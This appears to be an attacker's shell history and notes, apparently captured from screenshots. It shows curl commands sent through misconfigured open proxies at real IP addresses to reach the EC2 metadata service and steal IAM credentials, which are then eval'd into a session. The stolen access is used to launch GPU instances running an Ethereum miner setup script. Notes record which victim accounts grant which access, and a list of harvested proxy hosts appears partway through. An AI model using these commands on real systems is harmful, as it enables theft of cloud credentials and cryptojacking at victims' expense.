126 928 aws ec2 run-instances --region eu-west-2 --instance-type p3.16xlarge --count 1 --image-id ami-07dc734dc14746eab --associate-public-ip-address --security-group-ids sg-7e56b917 --instance-initiated-shutdown-behavior terminate
--user-data file:///minersetup_eth.sh --key-name default
127 930 aws ec2 describe-security-groups --group-ids sg-7e56b917
128 931 aws ec2 describe-security-groups --group-ids sg-7e56b917 --region eu-west-2
129 941 aws ec2 modify-instance-attribute --instance-ids i-09a54ea0fa4d3b027 --user-data ""
130 942 aws ec2 modify-instance-attribute --instance-id i-09a54ea0fa4d3b027 --user-data "" --region eu-west-2
131 943 aws ec2 modify-instance-attribute --instance-id i-09a54ea0fa4d3b027 --user-data="" --region eu-west-2
132 944 aws ec2 modify-instance-attribute --instance-id i-09a54ea0fa4d3b027 --user-data file:///dev/null --region eu-west-2
133 945 aws ec2 modify-instance-attribute --instance-id i-09a54ea0fa4d3b027 --user-data="[]" --region eu-west-2
134 946 aws ec2 modify-instance-attribute --instance-id i-09a54ea0fa4d3b027 --user-data="{}" --region eu-west-2
135 947 aws ec2 modify-instance-attribute --instance-id i-09a54ea0fa4d3b027 --user-data='{"value": ""}' --region eu-west-2
136 948 aws ec2 modify-instance-attribute --instance-id i-09a54ea0fa4d3b027 --user-data='{"value": "none"}' --region eu-west-2
137 949 aws ec2 modify-instance-attribute --instance-id i-09a54ea0fa4d3b027 --user-data='{"value": ""}' --region eu-west-2
138 950 aws ec2 run-instances --region eu-west-2 --instance-type p3.16xlarge --count 1 --image-id ami-07dc734dc14746eab --associate-public-ip-address --security-group-ids sg-7e56b917 --instance-initiated-shutdown-behavior terminate
--user-data --key-name default
139 951 aws ec2 run-instances --region eu-west-2 --instance-type p3.16xlarge --count 1 --image-id ami-07dc734dc14746eab --associate-public-ip-address --security-group-ids sg-7e56b917 --instance-initiated-shutdown-behavior terminate
--key-name default

```


 mega_metadata.txt 


```

300 ../metadata_old/34.239.113.195.metadata.443:ami-id
301 ../metadata_old/18.191.157.180.metadata.80:ami-id
302 ../metadata_old/52.212.49.160.metadata.82:ami-id
303 ../metadata_old/52.220.58.82.metadata.81:ami-id
304 ../metadata_old/52.56.232.56.metadata.443:ami-id
305 ../metadata_old/18.234.97.18.metadata.443:ami-id
306 ../metadata_old/18.213.111.76.metadata.443:ami-id
307 ../metadata_old/35.182.34.198.metadata.808:ami-id
308 ../metadata_old/52.76.48.213.metadata.443:ami-id
309 ../metadata_old/3.121.200.114.metadata.443:ami-id
310 ../metadata_old/54.173.210.136.metadata.443:ami-id
311 ../metadata_old/52.64.158.166.metadata.80:ami-id
312 ../metadata_old/13.113.12.133.metadata.80:ami-id
313 ../metadata_old/35.153.226.225.metadata.80:ami-id
314 ../metadata_old/18.217.40.206.metadata.8001:ami-id
315 ../metadata_old/122.248.239.99.metadata.443:ami-id
316 ../metadata_old/107.23.48.26.metadata.443:ami-id
317 ../metadata_old/54.234.236.194.metadata.80:ami-id
318 ../metadata_old/13.251.146.92.metadata.443:ami-id
319 ../metadata_old/54.166.183.10.metadata.3128:ami-id
320 ../metadata_old/52.78.213.1.metadata.8888:ami-id
321 ../metadata_old/54.84.204.162.metadata.443:ami-id
322 ../metadata_old/34.220.181.209.metadata.3128:ami-id
323 ../metadata_old/54.232.248.219.metadata.443:ami-id
324 ../metadata_old/35.169.98.216.metadata.8443:ami-id
325 ../metadata_old/18.209.225.93.metadata.80:ami-id
326 ../metadata_old/34.227.67.245.metadata.3128:ami-id
327 ../metadata_old/54.80.21.207.metadata.3128:ami-id
328 ../metadata_old/35.154.211.231.metadata.443:ami-id
329 ../metadata_old/34.196.59.204.metadata.8888:ami-id
330 ../metadata_old/18.225.10.207.metadata.80:ami-id
331 ../metadata_old/18.204.247.252.metadata.443:ami-id
332 ../metadata_old/63.34.213.125.metadata.443:ami-id
333 ../metadata_old/34.239.93.133.metadata.443:ami-id

```


aws.commands

```
832 7035 curl `curl -vvv --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy http://13.113.12.133:80  
833 7036 aws ec2 describe-instances --region ap-northeast-2 http://169.254.169.254/latest/meta-data/iam/security-credentials/ | awssession.sh`  
834 7037 aws ec2 describe-instances --region ap-northeast-1
```



```
aws.commands
1014 7627 eval `curl -vvv --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy http://13.113.12.133:80
http://169.254.169.254/latest/meta-data/iam/security-credentials/ | awssession.sh`
```

notes

```

18 http://169.254.169.254/latest/meta-data/iam/security-credentials/ | awssession.sh`
19 ?
20 curl -vvv --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy https://54.153.227.199:443
    http://169.254.169.254/latest/meta-data/iam/security-credentials/ | awssession.sh
21
22 ec2 read access and s3api read
23 curl -vvv --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy https://3.104.68.8:443
    http://169.254.169.254/latest/meta-data/iam/security-credentials/
24
25
26 guess whos back
27 eval `curl -vvv --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy http://13.113.12.133:80
    http://169.254.169.254/latest/meta-data/iam/security-credentials/ | awssession.sh`
28
29
30 apperian / s3api limited
31 eval `curl -vvv --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy https://54.77.46.101:443
    http://169.254.169.254/latest/meta-data/iam/security-credentials/ | awssession.sh`
32
33

```

```

113 402 aws --region us-west-2 --profile safesocial2 iot list-jobs
114 891 curl --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy https://18.235.8.209:443
    http://169.254.169.254/latest/meta-data/iam/security-credentials/ | awssession.sh
115 909 aws ec2 run-instances --region eu-west-2 --instance-type p3.16xlarge --count 2 --image-id ami-08d658f84a6d84a80
    --associate-public-ip-address --security-group-ids sg-0b05706e --instance-initiated-shutdown-behavior terminate --user-data
    file://minersetup_eth.sh
116 910 aws ec2 run-instances --region eu-west-1 --instance-type p3.16xlarge --count 2 --image-id ami-08d658f84a6d84a80
    --associate-public-ip-address --security-group-ids sg-0b05706e --instance-initiated-shutdown-behavior terminate --user-data
    file://minersetup_eth.sh
117 911 aws ec2 describe-subnets --region eu-west-1
118 912 aws ec2 describe-vpcs --region eu-west-1
119 913 aws ec2 create-default-vpc --region eu-west-1
120 914 aws ec2 describe-vpcs --region eu-west-2
121 915 aws ec2 run-instances --region eu-west-2 --instance-type p3.8xlarge --count 1 --image-id ami-07dc734dc14746eab --associate-public-ip-address
    --security-group-ids sg-l6b6717f --instance-initiated-shutdown-behavior terminate --user-data file://minersetup_eth.sh
122 919 curl --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy https://63.34.213.125:443
    http://169.254.169.254/latest/meta-data/iam/security-credentials/ | awssession.sh
123 922 curl --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy https://63.34.213.125:443
    http://169.254.169.254/latest/meta-data/iam/security-credentials/ | awssession.sh
124 925 curl --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy https://52.41.122.83:443
    http://169.254.169.254/latest/meta-data/iam/security-credentials/ | awssession.sh
125 927 aws ec2 run-instances --region eu-west-2 --instance-type p3.16xlarge --count 1 --image-id ami-07dc734dc14746eab
    --associate-public-ip-address --security-group-ids sg-l6b6717f --instance-initiated-shutdown-behavior terminate --user-data
    file://minersetup_eth.sh
126 928 aws ec2 run-instances --region eu-west-2 --instance-type p3.16xlarge --count 1 --image-id ami-07dc734dc14746eab
    --associate-public-ip-address --security-group-ids sg-7e56b917 --instance-initiated-shutdown-behavior terminate --user-data
    file://minersetup_eth.sh --key-name default

```

```
25 161 curl --fail -s -L --proxy-insecure -m 5 --connect-timeout 2 --proxy https://54.198.107.105:443
    http://169.254.169.254/latest/meta-data/iam/security-credentials/ | awssession.sh
26 164 aws ec2 describe-instances --region us-east-1 describe-instances
27 165 aws ec2 run-instances --region us-west-2 --instance-type t3.micro --count 1 --image-id ami-005bdb005fb00e791 --key-name _
    --associate-public-ip-address --security-group-ids sg-0d2c65751b2642544 --instance-initiated-shutdown-behavior terminate
28 166 aws ec2 run-instances --region us-west-2 --instance-type t3.micro --count 1 --image-id ami-005bdb005fb00e791 --key-name _
    --associate-public-ip-address --security-group-ids sg-c719f0ae --instance-initiated-shutdown-behavior terminate
29 167 aws ec2 run-instances --region eu-west-2 --instance-type t3.micro --count 1 --image-id ami-005bdb005fb00e791
```